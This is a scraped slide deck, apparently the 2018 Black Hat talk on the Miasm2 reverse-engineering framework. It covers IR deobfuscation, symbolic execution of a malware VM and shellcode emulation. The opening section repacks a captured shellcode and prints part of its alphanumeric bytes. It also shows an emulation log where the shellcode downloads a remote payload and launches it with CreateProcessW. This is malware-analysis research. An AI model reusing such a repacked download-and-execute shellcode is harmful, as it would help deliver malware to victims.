
Stealing a shellcode
Plan
1 Force the final URLs in memory to ours
2 Force the initial shellcode bytes to be alphanum
3 Ask solver to rebuild the new shellcode, assuming
path constraint
final memory equations
4 → steal the shellcode!
Demonstration
Build the new shellcode
Test it with previous script
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
Stealing a shellcode
$ python repack.py shellcode.bin
OEP reached!
New shellcode dropped in: /tmp/new_shellcode.bin
$ cat /tmp/new_shellcode.bin
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuHiaH8kb80
ZlIhVlIhWmPun8it44KoI8kVcUPUPnL5dwloZ8b8z9ohRhC8h8c9o9o9oye
...2n
$ python run_sc_04.py -y -s -l /tmp/new_shellcode.bin
...
[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000001e, 0x1000, 0x0, 0x0)
ret addr: 0x40000161
https://www.blackhat.com/payload
[INFO]: kernel32_CreateProcessW(0x2000001e, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, ...)
ret addr: 0x400002c5
...
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 115/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Conclusion Miasm2 | August 08, 2018 | PAGE 116/120
Black Hat Sound Bytes
Takeaways
Emulation capabilities (just a function → full binary)
Static analysis through the IR (symbolic execution, deobfuscation passes, …)
Daily used on real world samples and tasks
→ A framework you may want to add to your toolbox
Conclusion Miasm2 | August 08, 2018 | PAGE 117/120
Further works
Abstract analysis, with abstract domains (ModularIntervals already present)
Full emulation improvment (wider on Linux, maybe on Windows)
Real un-SSA
Core in Rust with Python bindings
…
Open to suggestions, feedbacks, external contributions, beers, …
Conclusion Miasm2 | August 08, 2018 | PAGE 118/120
Merci !
miasm.re/blog
@MiasmRE
github.com/cea-sec/miasm
Conclusion Miasm2 | August 08, 2018 | PAGE 119/120
Commissariat à l’énergie atomique et aux énergies alternatives
Centre de Bruyères-le-Châtel | 91297 Arpajon Cedex
T. +33 (0)1 69 26 40 00 | F. +33 (0)1 69 26 40 00
Établissement public à caractère industriel et commercial
RCS Paris B 775 685 019
CEA

Miasm: Reverse Engineering Framework

  • 1.
    Miasm2 Reverse engineering framework F.Desclaux, C. Mougey Commissariat à l’énergie atomique et aux énergies alternatives August 08, 2018
  • 2.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Miasm2 | August 08, 2018 | PAGE 2/120
  • 3.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Introduction Miasm2 | August 08, 2018 | PAGE 3/120
  • 4.
    About us Fabrice Desclaux Securityresearcher at CEA Creator of Miasm Worked on rr0d, Sibyl, … REcon 2006: Skype Camille Mougey Security researcher at CEA Second main dev of Miasm Worked on Sibyl, IVRE, … REcon 2014: DRM de-obfuscation using auxiliary attacks Introduction Miasm2 | August 08, 2018 | PAGE 4/120
  • 5.
    Miasm Miasm Reverse engineering framework Startedin 2007, public from 2011 Python Custom IR (Intermediate Representation) github.com/ cea-sec/miasm @miasmre miasm.re Introduction Miasm2 | August 08, 2018 | PAGE 5/120
  • 6.
    Why are wehere? Miasm status Used every day Malware unpacking & analysis Vulnerability research Firmware emulation Applied research a … Development efforts (at least we try) Examples and regression tests must work to land in master Peer review Some features are fuzzed and tested against SMT solvers Semantic tested against QEMU, execution traces Features tailored for real world applications a Depgraph (SSTIC 2016), Sibyl (SSTIC 2017), … Introduction Miasm2 | August 08, 2018 | PAGE 6/120
  • 7.
    How to start Documentation 1Docstrings (ie. the code): APIs 2 Examples: features 3 Blog posts: complete use cases Today Feature catalogue: boring → real world use cases! Introduction Miasm2 | August 08, 2018 | PAGE 7/120
  • 8.
    Miasm: classics Usual featuresnot discussed today Assembler / Disassembler Instruction semantic Graph manipulations Support for x86 (32, 64 bits), ARM + thumb, Aarch64, MIPS32, MSP430, PPC, MEP, SH4 Supporta for PE, ELF: parsing & rebuilding Possibility to add custom architectures a Elfesteem: https://github.com/serpilliere/elfesteem Introduction Miasm2 | August 08, 2018 | PAGE 8/120
  • 9.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 9/120
  • 10.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 11.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) 2 Get a “factory” for the detected architecture Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 12.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) 2 Get a “factory” for the detected architecture 3 Instanciate a disassembly engine Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 13.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) 2 Get a “factory” for the detected architecture 3 Instanciate a disassembly engine 4 Get the CFG at the entry point Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 14.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) 2 Get a “factory” for the detected architecture 3 Instanciate a disassembly engine 4 Get the CFG at the entry point 5 Export it to a GraphViz file Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 15.
    Disassembler 1 from miasm2. analysis . binary import Container 2 from miasm2 . analysis . machine import Machine 3 4 with open ( ” target . bin ” ) as fdesc : 5 cont = Container . from_stream ( fdesc ) 6 7 machine = Machine ( cont . arch ) 8 mdis = machine . dis_engine ( cont . bin_stream , 9 loc_db=cont . loc_db ) 10 asmcfg = mdis . dis_multiblock ( cont . entry_point ) 11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) ) 1 Open the binary (with PE / ELF parsing if needed) 2 Get a “factory” for the detected architecture 3 Instanciate a disassembly engine 4 Get the CFG at the entry point 5 Export it to a GraphViz file 6 You’ve written your own disassembler supporting PE, ELF and multi-arch! From the example: example/disasm/full.py Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
  • 16.
    Introduction to MiasmIntermediate Representation (IR) x86 assembly ARM assembly … Miasm IR Analysis Concrete emulation Symbolic execution Transformations Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 11/120
  • 17.
    Introduction to MiasmIntermediate Representation (IR) x86 assembly ARM assembly … Miasm IR Analysis Concrete emulation Symbolic execution Transformations Code side ir = machine.ir(cont.loc_db) ircfg = ir.new_ircfg_from_asmcfg(asmcfg) open(”/tmp/out_ir.dot”, ”wb”).write(ircfg.dot()) Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 11/120
  • 18.
    Introduction to MiasmIR Element Human form ExprInt 0x18 ExprId EAX ExprLoc loc_17 ExprCond A ? B : C ExprMem @16[ESI] ExprOp A + B ExprSlice AH = EAX[8 :16] ExprCompose AX = AH.AL ExprAff A=B Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 12/120
  • 19.
    Miasm IR Some rules Eachexpression embeds its (fixed) size: ExprId(’EAX’, 32) => 32 bits ExprMem(..., 64) => 64 bts ExprOp(’+’, ExprId(’EAX’, 32), ExprInt(0xC, 32)) => 32 Only ExprMem and ExprId are left values. ExprOp can have any operator name! Assignments can be done in parallel Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 13/120
  • 20.
    Miasm IR: instructionexamples mov eax, ebx ExprAff(ExprId(”EAX”, 32), ExprId(”EBX”, 32)) Human version: EAX = EBX push eax (Parallel assignments) esp = esp - 0x4 @32[esp - 0x4] = eax cmp eax, ebx zf = (EAX - EBX)?0:1 cf = (((EAX ^ EBX) ^ (EAX - EBX)) ^ ((EAX ^ (EAX - EBX)) ... of = ... Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 14/120
  • 21.
    Assembly code Miasm IR:Deobfuscation Miasm2 | August 08, 2018 | PAGE 15/120
  • 22.
    IR code Miasm IR:Deobfuscation Miasm2 | August 08, 2018 | PAGE 16/120
  • 23.
    Simplified IR code MiasmIR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 17/120
  • 24.
    New flag management Flagsoperators In order to manipulate high level semantic information, we have to keep flags high level flags operations. Same concept in BinaryNinja for example. The cmp eax, ebx traduction becomes: zf = FLAG_EQ_CMP(EAX, EBX) of = FLAG_SUB_OF(EAX, EBX) cf = FLAG_SUB_CF(EAX, EBX) ... The jle XXX traduction becomes: IRDST = CC_S<=(nf, of, zf)?(XXX, next) Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 18/120
  • 25.
    IR code withflags operators Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 19/120
  • 26.
    SSA in Miasm SSA SingleStatic Assignment Means a variable can only be assigned once Result: two affectations in a variable creates multiple versions of it. SSA Implementation Contribution by Tim Blazytko and Niko Schmidt (Thanks!) Has many interesting properties! …is also heavily used in compilation Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 20/120
  • 27.
    After SSA transformation MiasmIR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 21/120
  • 28.
    Propagation in Miasm Expressionpropagation Rules are used to allow/disallow expression propagation: Do not move a ”call” operator Read/Write memory barrier As we are in SSA, register value propagation is easy to do Drawbacks As we are in SSA, we will have to De-SSA to get back to classic world Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 22/120
  • 29.
    After SSA transformation MiasmIR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 23/120
  • 30.
    After SSA transformationand one propagation Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 24/120
  • 31.
    Explicit operators reduction Highlevel operators ”CC_<=”(FLAG_SIGN_SUB(X, Y), FLAG_SUB_OF(X, Y), gives: X <= Y FLAG_EQ_CMP(X, Y)) Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 25/120
  • 32.
    After expression propagation MiasmIR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 26/120
  • 33.
    Phi-removal Miasm IR: DeobfuscationMiasm2 | August 08, 2018 | PAGE 27/120
  • 34.
    Same code fromARM Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 28/120
  • 35.
    Same code fromAARCH64 Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 29/120
  • 36.
    Demo with realcode: assembly (86 lines) Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 30/120
  • 37.
    Demo with realcode: result Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 31/120
  • 38.
    Miasm IR Uses Enhance readability Basefor higher level analysis Type / value analysis, … ̸= decompiler Demo: IR use for deobfuscation Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 32/120
  • 39.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 33/120
  • 40.
    Symbolic execution Original Assembly LEAECX, DWORD PTR [ECX + 0x4 ] LEA EBX, DWORD PTR [EBX + 0x1 ] CMP CL, 0x1 JZ loc_key_1 Corresponding IR ECX = ECX + 0x4 EBX = EBX + 0x1 zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 ) nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ] . . . IRDst = zf ?( loc_key_1 , loc_key_2 ) EIP = zf ?( loc_key_1 , loc_key_2 ) Symbolic State Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
  • 41.
    Symbolic execution Original Assembly LEAECX, DWORD PTR [ECX + 0x4 ] LEA EBX, DWORD PTR [EBX + 0x1 ] CMP CL, 0x1 JZ loc_key_1 Corresponding IR ECX = ECX + 0x4 EBX = EBX + 0x1 zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 ) nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ] . . . IRDst = zf ?( loc_key_1 , loc_key_2 ) EIP = zf ?( loc_key_1 , loc_key_2 ) Symbolic State ECX = ECX + 0x4 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
  • 42.
    Symbolic execution Original Assembly LEAECX, DWORD PTR [ECX + 0x4 ] LEA EBX, DWORD PTR [EBX + 0x1 ] CMP CL, 0x1 JZ loc_key_1 Corresponding IR ECX = ECX + 0x4 EBX = EBX + 0x1 zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 ) nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ] . . . IRDst = zf ?( loc_key_1 , loc_key_2 ) EIP = zf ?( loc_key_1 , loc_key_2 ) Symbolic State ECX = ECX + 0x4 EBX = EBX + 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
  • 43.
    Symbolic execution Original Assembly LEAECX, DWORD PTR [ECX + 0x4 ] LEA EBX, DWORD PTR [EBX + 0x1 ] CMP CL, 0x1 JZ loc_key_1 Corresponding IR ECX = ECX + 0x4 EBX = EBX + 0x1 zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 ) nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ] . . . IRDst = zf ?( loc_key_1 , loc_key_2 ) EIP = zf ?( loc_key_1 , loc_key_2 ) Symbolic State ECX = ECX + 0x4 EBX = EBX + 0x1 zf = ((ECX + 0x4)[0 : 8] + 0xFF)?(0x0, 0x1) nf = ((ECX + 0x4)[0 : 8] + 0xFF)[7 : 8] Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
  • 44.
    Symbolic execution Original Assembly LEAECX, DWORD PTR [ECX + 0x4 ] LEA EBX, DWORD PTR [EBX + 0x1 ] CMP CL, 0x1 JZ loc_key_1 Corresponding IR ECX = ECX + 0x4 EBX = EBX + 0x1 zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 ) nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ] . . . IRDst = zf ?( loc_key_1 , loc_key_2 ) EIP = zf ?( loc_key_1 , loc_key_2 ) Symbolic State ECX = ECX + 0x4 EBX = EBX + 0x1 zf = ((ECX + 0x4)[0 : 8] + 0xFF)?(0x0, 0x1) nf = ((ECX + 0x4)[0 : 8] + 0xFF)[7 : 8] IRDst = ((ECX + 0x4)[0 : 8] + 0xFF)?(0xB, 0x10) Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
  • 45.
    Symbolic execution: knownissues Known issues (all these behaviors can be implemented) Path selection Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120
  • 46.
    Symbolic execution: knownissues Known issues (all these behaviors can be implemented) Path selection State split and enumeration Controlled by a concrete execution Non-naive (shortest path to a given address, …) Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120
  • 47.
    Symbolic execution: knownissues Known issues (all these behaviors can be implemented) Path selection State split and enumeration Controlled by a concrete execution Non-naive (shortest path to a given address, …) Memory accesses Concrete reads and/or writes Symbolic base and concrete offset Default strategy in Miasm @8[EAX + 8] → symbolic base (EAX) and concrete offset (8) ̸= symbolic base → ̸= “memory world” Aliases must be explicited in the initial state Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120
  • 48.
    Virtual Machine (VM)protection VM INIT PC = 0 FETCHER mnemonic = read at PC switch(mnemonic) Mnemonic 1 some code update PC Mnemonic 2 some code update PC VM EXIT some code return Binary: implements a custom ISA Stack based Many registers Unusual operators, like RC4 encrypt / decrypt “Interesting code” in this ISA C& C urls desobfuscation DGA algorithms Proprietary algorithms Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 36/120
  • 49.
    VM protection attack Strategyoverview 1 Find mnemonic implementations Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
  • 50.
    VM protection attack Strategyoverview 1 Find mnemonic implementations 2 Symbolic execution of some mnemonic Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
  • 51.
    VM protection attack Strategyoverview 1 Find mnemonic implementations 2 Symbolic execution of some mnemonic 3 Gather information Who is PC / how mnemonics are fetched? How are registers accessed? Additional encryption? Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
  • 52.
    VM protection attack Strategyoverview 1 Find mnemonic implementations 2 Symbolic execution of some mnemonic 3 Gather information Who is PC / how mnemonics are fetched? How are registers accessed? Additional encryption? 4 Symbolic execution of each mnemonic Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
  • 53.
    VM protection attack Strategyoverview 1 Find mnemonic implementations 2 Symbolic execution of some mnemonic 3 Gather information Who is PC / how mnemonics are fetched? How are registers accessed? Additional encryption? 4 Symbolic execution of each mnemonic 5 Apply reduction rules to propagate information gathered in 3. → Automatically compute mnemonic semantic Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
  • 54.
    First mnemonic Mnemonic fetcher @32[ECX]is VM_PC Mnemonic1 side effects @32[ECX] = (@32[ECX]+0x1) @8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 38/120
  • 55.
    First mnemonic Mnemonic fetcher @32[ECX]is VM_PC Mnemonic1 side effects @32[ECX] = (@32[ECX]+0x1) @8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F VM_PC update! @32[ECX] = @32[ECX]+0x1 → VM_PC = (VM_PC+0x1) Mnemonic decryption @8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F → @8[VM_PC+0x1] = (@8[VM_PC]^@8[VM_PC+0x1]^0xE9)&0x7F Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 38/120
  • 56.
    Reduction example + @32 + ECX 0x4 XOR 0xF5@8 + @32 ECX 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 39/120
  • 57.
    Reduction example Reduction rules ECX @32[VM_STRUCT] @32[VM_STRUCT+INT] 0x4 @[VM_PC+ ”INT”] ”INT” op ”INT” → → → → → → ”VM_STRUCT” ”VM_PC” ”REG_X” ”INT” ”INT” ”INT” Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 40/120
  • 58.
    Reduction example + @32 + ECX 0x4 XOR 0xF5@8 + @32 ECX 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 41/120
  • 59.
    Reduction example + @32 + ECX 0x4 XOR 0xF5@8 + @32 ECX 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 42/120
  • 60.
    Reduction example + @32 + VM_STRUCT 0x4 XOR 0xF5@8 + @32 VM_STRUCT 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 43/120
  • 61.
    Reduction example + @32 + VM_STRUCT 0x4 XOR 0xF5@8 + @32 VM_STRUCT 0x1 Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 44/120
  • 62.
    Reduction example + @32 + VM_STRUCT INT XOR INT@8 + @32 VM_STRUCT INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 45/120
  • 63.
    Reduction example + @32 + VM_STRUCT INT XOR INT@8 + @32 VM_STRUCT INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 46/120
  • 64.
    Reduction example + REG_X XOR INT@8 + @32 VM_STRUCT INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 47/120
  • 65.
    Reduction example + REG_X XOR INT@8 + @32 VM_STRUCT INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 48/120
  • 66.
    Reduction example + REG_X XOR INT@8 + VM_PC INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 49/120
  • 67.
    Reduction example + REG_X XOR INT@8 + VM_PC INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 50/120
  • 68.
    Reduction example + REG_X XOR INTINT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 51/120
  • 69.
    Reduction example + REG_X XOR INTINT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 52/120
  • 70.
    Reduction example + REG_X INT Symbolicexecution: VM analysis Miasm2 | August 08, 2018 | PAGE 53/120
  • 71.
    Mnemonics Mnemonic 2 REG_X =REG_X^INT PC = PC+INT Mnemonic 3 PC = PC+INT REG_X = REG_X+INT @8[REG_X] = @8[REG_X]^INT Mnemonic 4 PC = PC+INT REG_X = REG_X+INT @16[REG_X] = @16[REG_X]^INT Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 54/120
  • 72.
    Mnemonics Semantic Those equations arethe semantic of the VM mnemonics It is now automatically computed Instanciate VM mnemonics according to the bytecode Build basic blocks in IR corresponding to a VM code Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 55/120
  • 73.
    IR block Semantic (Hey,the vm code is obfuscated …) Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 56/120
  • 74.
    Translate to LLVMIR %.279 = add i32 %arg0 , 322 %.315 = add i32 %arg0 , 323 %0 = zext i32 %.279 to i64 %.318 = i n t t o p t r i64 %0 to i8 * %.319 = load i8 , i8 * %.318, align 1 %.323 = add i8 %.319, 44 store i8 %.323, i8 * %.318, align 1 %.330 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([39 x i8 ] * @KEY_0x403392 to i32 ) , i32 39) %.331 = t a i l c a l l i32 @RC4_dec( i32 %.315, i32 54 , i32 %.330) %.333 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([39 x i8 ] * @KEY_0x403392 to i32 ) , i32 39) %.335 = add i32 %arg0 , 377 %.342 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([12 x i8 ] * @KEY_0x4033BC to i32 ) , i32 12) %.343 = t a i l c a l l i32 @RC4_dec( i32 %.335, i32 173 , i32 %.342) %.345 = t a i l c a l l i32 @RC4_init ( i32 p t r t o i n t ([12 x i8 ] * @KEY_0x4033BC to i32 ) , i32 12) %.347 = add i32 %arg0 , 550 %.353 = add i32 %arg0 , 554 %1 = zext i32 %.347 to i64 %.356 = i n t t o p t r i64 %1 to i32 * Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 57/120
  • 75.
    Recompile with LLVM (Hey,I do know this ISA …) Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 58/120
  • 76.
    Speed-up the malware! Symbolicexecution: VM analysis Miasm2 | August 08, 2018 | PAGE 59/120
  • 77.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 60/120
  • 78.
    ntevtx64.sys analysis Obfuscated strings Stringsare encrypted Strings are decrypted at runtime only when used 82 call references Same story for ntevt.sys, … Depgraph to the rescue Static analysis Backtracking algorithm “use-define chains” “path-sensitive” Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 61/120
  • 79.
